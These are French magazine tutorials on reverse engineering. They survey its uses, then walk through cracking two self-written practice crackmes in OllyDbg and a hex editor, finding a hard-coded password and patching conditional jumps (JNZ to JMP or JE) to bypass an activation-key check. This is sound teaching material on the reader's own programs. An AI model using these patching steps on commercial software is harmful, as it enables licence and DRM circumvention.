Nous venons d'aborder un point particulier qui nous a permis d'entrevoir les possibilités de programmation en assembleur sur la réalisation d'un secteur de boot. Cet article sort d'un site de l'université de Paris 8 (<http://inferno.cs.univ-paris8.fr/~am/tutorial/>) qui regorge d'exemples et approfondit les notions.





# Reversing D'utilité publique

Le Reverse engineering est le procédé qui permet d'extraire des connaissances, des concepts de toutes choses que l'homme a créé. Le Reversing existait bien avant que l'homme ne conçoive les ordinateurs, le fait d'acheter un appareil photo, une nouvelle voiture ou tout autre chose et de le démonter pour voir comment il a été fabriqué est du reverse engineering. Mais nous allons nous cantonner ici, bien sûr à l'univers du pc.

Cet article ne va pas s'attaquer au reverse engineering proprement dit, mais essayer de remettre les choses en place. Nous n'allons pas voir de code, je vais essayer de vous montrer que le reversing n'est pas que du cracking et que le cracking n'en est qu'une infime partie.

## Le Reverse Engineering : Présentation ?

Le Reverse Engineering est actuellement utilisé pour obtenir des données manquantes, des idées et des concepts qui ne sont pas librement accessibles. En effet, ces informations appartiennent à quelqu'un qui ne veut ou ne peut pas les partager ou elles ont été perdues ou détruites. Les logiciels vont donc être « disséqués » pour découvrir leurs secrets afin d'en refaire un similaire ou l'améliorer. L'art du reversing est maintenant un hobby très populaire qui est de plus en plus pratiqué, remarquez le nombre de personnes qui adorent ouvrir un poste de télé, une radio, un décodeur pour regarder comment il a été fabriqué, quels composants sont utilisés, quelles astuces ont été inventées... Pour faire du reversing en informatique, pas besoin

de gros matériels: un pc, des logiciels spécialisés (windasm, ollydb, hexedit...) et un cerveau.

## Les Applications du Reversing

### Les Virus et Vers

Avec l'avènement d'internet, la prolifération des virus et vers, s'est accentuée et on peut maintenant infecter des milliers de pc en quelques heures. Le Reversing est autant utilisé des deux côtés de la chaîne : Le créateur de ces « malwares » va utiliser le reversing pour détecter une faille dans des OS ou des logiciels pour permettre à ses créations de s'infiltrer dans les machines. De l'autre côté de la chaîne, les développeurs d'anti-virus vont examiner ces malwares afin d'en trouver une parade pour pouvoir les détecter et les éradiquer.

### La Cryptographie

La cryptographie a toujours été la base de la sécurité, quoi de plus sécurisé que de crypter vos données pour communiquer avec quelqu'un par mail, par exemple. Mais dès que l'algorithme de cryptage

est connu, il n'est plus sécurisé. Il est toujours possible grâce au reversing de retrouver cet algorithme et donc de décrypter un fichier.

### DRM Technologie

Depuis ces dernières années, afin de stopper la copie illicite de musiques, de films, une technologie dite DRM (digital rights management) a été développée. Les Crackers utilisent le reverse engineering pour tenter, et souvent réussir à contourner ces protections et surtout pour comprendre comment fonctionnent ces protections.

### L'audit de programmes

Le reversing est aussi utilisé pour auditer, pour la sécurité, des programmes. Le désassemblage du programme et son analyse permet de découvrir des trous de sécurité et donc de les résoudre en les modifiant ou en créant des patches et dieu sait combien de patches il existe pour les différents windows ;-). Je parle, bien sûr, du closed-source car pour l'open-source, le code est connu et disponible...

### Développement de logiciels

Dans le développement logiciel, le reversing est très utilisé pour découvrir comment créer une interopérabilité entre différents softs qui pour certains

ne sont pas, ou partiellement, documentés. On peut aussi faire du reversing pour évaluer la qualité et la robustesse d'un logiciel.

### Le Cracking

Et pour finir, bien sûr, le reversing est le passe-temps favori des crackers qui utilisent toutes ces techniques afin de contourner les protections logicielles, telles que les serials, les mots de passe, les limites de temps, etc. Le crack consiste à explorer un code exécutable, à localiser les protections utilisées et à modifier le code de façon à supprimer les effets de ces protections. Ceci fait, le cracker écrit un patch qui est un exécutable qui va modifier les codes des programmes cibles.

## Le Reversing est il légal ?

La question qui se pose surtout est « quel impact social et économique le reverse engineering peut avoir sur notre société ». Le Reversing n'est pas illégal en lui-même, c'est l'utilisation que l'on en fait qui peut devenir illégale. La meilleure solution serait que tout code soit libre et diffusable, mais là, c'est de l'utopie.

Pour découvrir certaines failles de sécurité, il peut être utile de procéder à du reverse engineering... il faut savoir que la loi française interdit de révéler une faille de sécurité si sa découverte découle d'un reverse engineering.

FRANCK EBEL | FASM

**CODINGSCHOOL**  
Magazine







Dans l'article précédent, nous avons vu les commandes disponibles dans ollydbg. L'expérience nous montre que, pour apprendre et comprendre, rien ne vaut une bonne mise en pratique.

# Travaux pratiques

## INTRODUCTION : Le Programme

Ecrivez le petit programme en C donné ci-dessous et compilez-le. Pour ce faire, je vous rappelle qu'il faut écrire la ligne de commande : `gcc -o programme programme.c`, si vous avez bien sûr appelé votre programme `programme.c`

```
void main()
{
    char login[15];
    int pass;
    printf("donner votre login\n");
    scanf("%s",&login);
    printf("donner votre mot de passe\n");
    scanf("%i",&pass);
    if (pass==1234)
    {
        printf("bienvenue %s",login);
    }
    else
    {
        printf("mauvais password !!");
    }
}
```

Testez maintenant votre programme. Il vous demande un login puis un mot de passe et vous donne une réponse quand le mot de passe est valide ou non.

Lancez ollydbg puis ouvrez le programme que vous venez de compiler.

Faites maintenant une recherche sur les chaînes de caractères (cliquez à droite dans la zone du programme, puis sur search for puis sur all references text string).

cliquez deux fois sur « donnez votre mot de passe »

et vous arrivez à l'endroit du programme qui contient cette phrase.

Vous trouvez un peu plus bas, le `scanf` qui permet d'entrer le passe au clavier. Nous allons placer un breakpoint (point d'arrêt) qui va permettre au programme de s'arrêter quand il arrivera à la ligne. Pour cela, sélectionner l'adresse correspondante (00401340) et appuyer sur F2. L'adresse est alors colorée en rouge.

Lancez le programme

L'instruction en cours d'exécution est grisée.

Le déroulement du programme s'arrête ( nous avons dû renseigner notre login dans la fenêtre dos et un mot de passe, j'ai mis login : `fasm pass : 3434`).

Nous pouvons maintenant tracer pas à pas le programme tout en observant le contenu des registres.

Pour cela cliquez sur



Vous tombez sur une instruction de comparaison `CMP` qui compare quelque chose avec `4D2`.

En dessous nous voyons **stack** `ss:[0022FF54]=0000D6A` qui correspond à la valeur contenue dans la pile à ce moment.

Si vous transformez ces valeurs hexadécimales (`4D2` et `D6A`) en mode décimal comme vu dans l'article précédent, on trouve respectivement `1234` et `3434`.

Donc `3434`, c'est ce que je viens d'entrer et le `CMP` compare donc `3434` avec `1234`.

D6A dans la pile

Breakpoint



Si je relance le programme et que je rentre maintenant comme login fasm et comme password 1234, le programme me souhaite la bienvenue. J'ai donc trouvé le mot de passe.

### Utilisation de Hexedit


Il nous est possible, pour des raisons quelconques, de vouloir modifier un programme afin de le rendre utilisable.

Nous avons vu dans le programme précédent qu'une comparaison avait lieu entre un pass entré au clavier et un le bon pass. Si le pass entré au clavier n'est pas le bon, la comparaison est mauvaise et donc on fait un saut conditionnel vers la partie du programme qui nous dit « mauvais password ».

Donc, si on arrive à modifier ce saut, on pourrait entrer dans le programme si on entre un mauvais mot de passe.

La valeur hexa de JNZ SHORT crackme.00401362 vaut 75 16, le 75 veut dire branche si non égal. Il nous faudrait donc changer le branche si non égal (75) par un branche si égal (74).

Utilisons donc Hexedit : lancez hexedit, ouvrez le crackme que vous avez réalisé et faites une recherche sur la valeur hexadécimale.



hexedit


Vous pouvez maintenant changer le 74 en 75 ou inversement, enregistrez le crackme, lancez-le et testez-le.

### Conclusion

Avec ce petit exemple, nous venons de cracker notre premier crackme. Vous pouvez maintenant vous lancer seul dans l'aventure passionnante et prenante du reversing. Ouvrez un navigateur et lancez Google, effectuez maintenant une recherche en indiquant crackme et amusez-vous !!!

FRANCK EBEL | FASM

Un livre pourra vous apprendre les astuces et techniques. Il est en anglais, mais tout le monde sait que le Français parle très bien anglais... :-)



# Le reversing avec Ollydbg (suite)

Fasm vous a présenté Ollydbg, un analyseur, débogueur et assembleur 32 bits doté d'une interface intuitive. Nous allons aujourd'hui mettre en application ce formidable outil pour passer un premier type de protection : les checksums.

### De l'utilité des checksums...

Lors du numéro précédent, Fasm vous a montré comment passer une protection basée sur la comparaison avec une valeur enregistrée directement dans l'exécutable du programme. Vous l'avez constaté, ce type de protection n'est vraiment pas fiable puisqu'un simple désassemblage, puis une reconnaissance des chaînes de caractères avec Ollydbg suffisent. Le checksum, ou somme de contrôle en bon français, est une valeur calculée à partir d'une suite de bits par un algorithme nommé fonction de hachage, et permet généralement de vérifier, par exemple, qu'un téléchargement s'est correctement déroulé (souvenez-vous des fichiers MD5 sur les serveurs ftp). Eh bien, ce système permet aussi de protéger des systèmes informatiques plus efficacement. En effet, on ne compare plus la saisie de l'utilisateur à la valeur attendue mais le checksum de la saisie de l'utilisateur à celui de la valeur attendue. Ainsi, la valeur attendue n'apparaît pas en clair, et si la fonction de hachage est difficilement irréversible, on a gagné. Enfin presque... Sachez tout de même que les algos de checksums ne sont pas fait pour retrouver le contenu original, mais pour détecter une erreur de transfert afin de recommencer celui-ci. De plus, un même checksum peut identifier plusieurs suites de bits différentes. On parle de collisions, qui deviennent alors gênantes dans le cas des protections. Quelques algorithmes de checksums : MD4, MD5, CRC, SHA1, SHA2.

### Cela ne suffit pas...

Demandez-vous pourquoi les ingénieurs de chez Macrovision bossent sans relâche sur leur protection SafeDisc ! Et oui, ça semblait trop beau ! Cela vient du fait que votre CPU est bien obligé, à un moment donné, de faire la comparaison entre la valeur saisie par l'utilisateur et la valeur attendue, puis d'effectuer certaines instructions en fonction de ce résultat : vous accorder l'accès ou vous rejeter, par exemple. Et tout ceci dans le seul langage qu'il peut réellement comprendre, l'assembleur.

### Préparation de l'environnement de test

Avant de mettre les mains dans le cambuis, installons les différents outils nécessaires : ollydbg (<http://www.ollydbg.de>), un compilateur C pour ceux qui veulent compiler par eux-mêmes (le freeware Dev-C++, par exemple, disponible sur [http://prdownloads.sourceforge.net/dev-cpp/devcpp-4.9.9.2\\_setup.exe](http://prdownloads.sourceforge.net/dev-cpp/devcpp-4.9.9.2_setup.exe)) ou directement le binaire sur le site du magazine (<http://acissi.net/nethackers/>) et enfin, un éditeur hexadécimal (le freeware hexedit, par exemple, disponible sur <http://www.physics.ohio-state.edu/~prewett/hexedit/hexedit.exe>). Les plus aventureux doivent compiler ici le code source donné dans l'encadré <<Source C du CrackMe>>. Installez-vous maintenant confortablement, c'est parti :-)



## Source C du Crackme

```
#include <stdio.h>
#include <stdlib.h>

int verif (char *cle);

int main(int argc, char *argv[])
{
    char cle[255];

    do
    {
        printf("Cle d'activation : ");
        scanf("%s254",cle);
    }
    while (!verif(cle) && printf("\nErreur de validation...\n\n"));

    printf("\nMerci d'avoir acheté notre logiciel...\n\n");
    system("pause");
}

int verif (char *cle)
{
    int tampon=0;
    int i;

    for (i=0;i<strlen(cle);i++)
        tampon+=cle[i];

    return (tampon==1064);
}
```


## La phase de repérage

Avant même de se lancer dans le désassemblage et le code assembleur, étudions en boîte noire (sans avoir le code source sous les yeux) le comportement du CrackMe : exécutez-le simplement. Vous constatez qu'il nous demande une clé d'activation. Tentons alors "0123456789". Le programme répond alors "Erreur de validation..." et nous redemande une clé d'activation. Même après plusieurs tentatives, le comportement reste identique. Nous pouvons supposer que tant que la clé d'activation reste invalide, le programme continuera dans cette voie. Nous allons maintenant ouvrir les entrailles de celui-ci.

## Dissection du programme...

Lancez Ollydbg et ouvrez le binaire. Souvenez-vous que le message "Erreur de validation" apparaît en cas d'échec. Nous allons tenter de ce rendre dans la partie du code qui affiche ce message car la vérification ne doit pas être loin. Ollydbg nous simplifie le travail : faites un clique-droit sur la zone de code assembleur puis sélectionnez "Search For" et validez "All referenced text strings". Une nouvelle fenêtre apparaît alors avec la liste de chaînes de caractères trouvée dans le code. Regardez qui est là, à la quatrième ligne ! Et à la cinquième ! Sans attendre, cliquons sur "ASCII OA, "Erreur de...". Ollydbg nous amène directement à l'endroit du code où se situe cette chaîne (à l'adresse 0x4012F7 pour moi). 5 lignes de code plus bas, l'affichage du message de remerciement est effectué (0x401309).

Une boucle tant que la clé d'activation est invalide ???



Address	Disassembly	Text string
004012C3	MOV DWORD PTR SS:[ESP],crackme.00403000	ASCII "Cle d'activation : "
004012D9	MOV DWORD PTR SS:[ESP],crackme.00403014	ASCII "%s254"
004012F7	MOV DWORD PTR SS:[ESP],crackme.0040301A	ASCII OA,"Erreur de "
00401309	MOV DWORD PTR SS:[ESP],crackme.00403038	ASCII OA,"Merci d'av"
00401315	MOV DWORD PTR SS:[ESP],crackme.00403062	ASCII "pause"
00401527	MOV EAX,crackme.00403094	ASCII "vs2_sharedptr->size == sizeof(vs2_EH_SHARED)"
00401539	MOV DWORD PTR SS:[ESP],crackme.004030C1	ASCII "%s254: failed assertion '%s'"
00401540	MOV EAX,crackme.004030E0	ASCII ".../gcc/gcc/config/1386/vs2-shared-ptr.c"
0040154E	MOV EAX,crackme.0040310C	ASCII "GetAtomNameA (atom, s, sizeof(s)) != 0"

Les chaînes de caractères trouvées dans le programme

Maintenant remontez légèrement dans le code, vous pouvez observer la demande de saisie de la clé d'activation (0x4012C3). Posez des breakpoints à ces trois endroits avec F2, puis lancez l'exécution par F9. Rien ne se passe, c'est normal ! Vous avez atteint le premier point d'arrêt, continuez l'exécution avec F9. Saisissez des clés d'activation, et avec cette même touche, remarquez les allées et venues entre les deux mêmes

breakpoints. Il serait bien d'atteindre le troisième ! Allez parlons processeur x86. Lors des 2 lignes précédents l'affichage du message d'erreur, un test est effectué : TEST EAX,EAX, puis un saut si non null vers le message de succès : JNZ SHORT crackme.00401309. Donc, si le saut ne s'effectue pas, le message d'erreur est affiché et l'on retourne à demande de la clé d'activation via un saut : JMP SHORT crackme.004012C3, un peu plus bas.

La clé de voûte de la protection du programme...

CPU - main thread, module crackme		
004012A4	83C0 0F	ADD EAX,0F
004012A7	C1E8 04	SHR EAX,4
004012AA	C1E0 04	SHL EAX,4
004012AD	8985 F4FEFFFF	MOV DWORD PTR SS:[EBP-10C],EAX
004012B3	8B85 F4FEFFFF	MOV EAX,DWORD PTR SS:[EBP-10C]
004012B9	E8 F2040000	CALL crackme.004017B0
004012BE	E8 8D010000	CALL crackme.00401450
004012C3	C70424 003040	MOV DWORD PTR SS:[ESP],crackme.00403000
004012CA	E8 01060000	CALL <JMP.&msvrt.printf>
004012CF	8D85 F8FEFFFF	LEA EAX,DWORD PTR SS:[EBP-108]
004012D5	894424 04	MOV DWORD PTR SS:[ESP+4],EAX
004012D9	C70424 143040	MOV DWORD PTR SS:[ESP],crackme.00403014
004012E0	E8 DB050000	CALL <JMP.&msvrt.scanf>
004012E5	8D85 F8FEFFFF	LEA EAX,DWORD PTR SS:[EBP-108]
004012EB	890424	MOV DWORD PTR SS:[ESP],EAX
004012EE	E8 30000000	CALL crackme.00401323
004012F3	85C0	TEST EAX,EAX
004012F5	75 12	JNZ SHORT crackme.00401309
004012F7	C70424 1A3040	MOV DWORD PTR SS:[ESP],crackme.0040301A
004012FE	E8 CD050000	CALL <JMP.&msvrt.printf>
00401303	85C0	TEST EAX,EAX
00401305	74 02	JE SHORT crackme.00401309
00401307	EB BA	JMP SHORT crackme.004012C3
00401309	C70424 383040	MOV DWORD PTR SS:[ESP],crackme.00403038
00401310	E8 BB050000	CALL <JMP.&msvrt.printf>
00401315	C70424 623040	MOV DWORD PTR SS:[ESP],crackme.00403062
0040131C	E8 8F050000	CALL <JMP.&msvrt.system>
00401321	C9	LEAVE
00401322	C3	RETN
00401323	55	PUSH EBP
00401324	89E5	MOV EBP,ESP
00401326	83EC 18	SUB ESP,18
00401329	C745 FC 000000	MOV DWORD PTR SS:[EBP-4],0
00401330	C745 F8 000000	MOV DWORD PTR SS:[EBP-8],0
00401337	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]
0040133A	890424	MOV DWORD PTR SS:[ESP],EAX
0040133D	E8 FF050000	CALL <JMP.&msvrt.system>



## Passons à l'attaque...

Nous allons donc changer le saut conditionnel (JNZ) vers le message de succès en saut normal (JMP). Double-cliquez sur la ligne de code : JNZ SHORT crackme.00401309, une boîte de dialogue apparaît et remplacez JNZ par JMP et décochez "Fill with NOP's" qui permet d'annuler l'effet d'une ligne de code, ce qui nous ne concerne pas ici. Validez par "Assemble", fermez la boîte de dialogue et relancez l'exécution. Et voilà ! Avec n'importe quelle clé vous atteignez le troisième point d'arrêt.

## Rendre persistant nos petits changements...

Il reste un outil que nous n'avons pas encore utilisé, l'éditeur hexadécimal. Ce dernier va nous servir à appliquer en dur nos modifications. Repositionnez-vous sur la ligne que l'on a modifié, puis clique-droit, sélectionnez "view", et enfin "executable file". Une fenêtre apparaît et la première colonne vous indique l'adresse de ce code en dur dans l'exécutable (0X000006F5 pour moi). Cette

étape est nécessaire, car les adresses affichées dans la fenêtre principale sont des adresses mémoires. Notez cette adresse et le code hexadécimal de la seconde colonne (7512) qui correspond au code assembleur. Fermez Ollydbg et lancez l'éditeur hexadécimal.

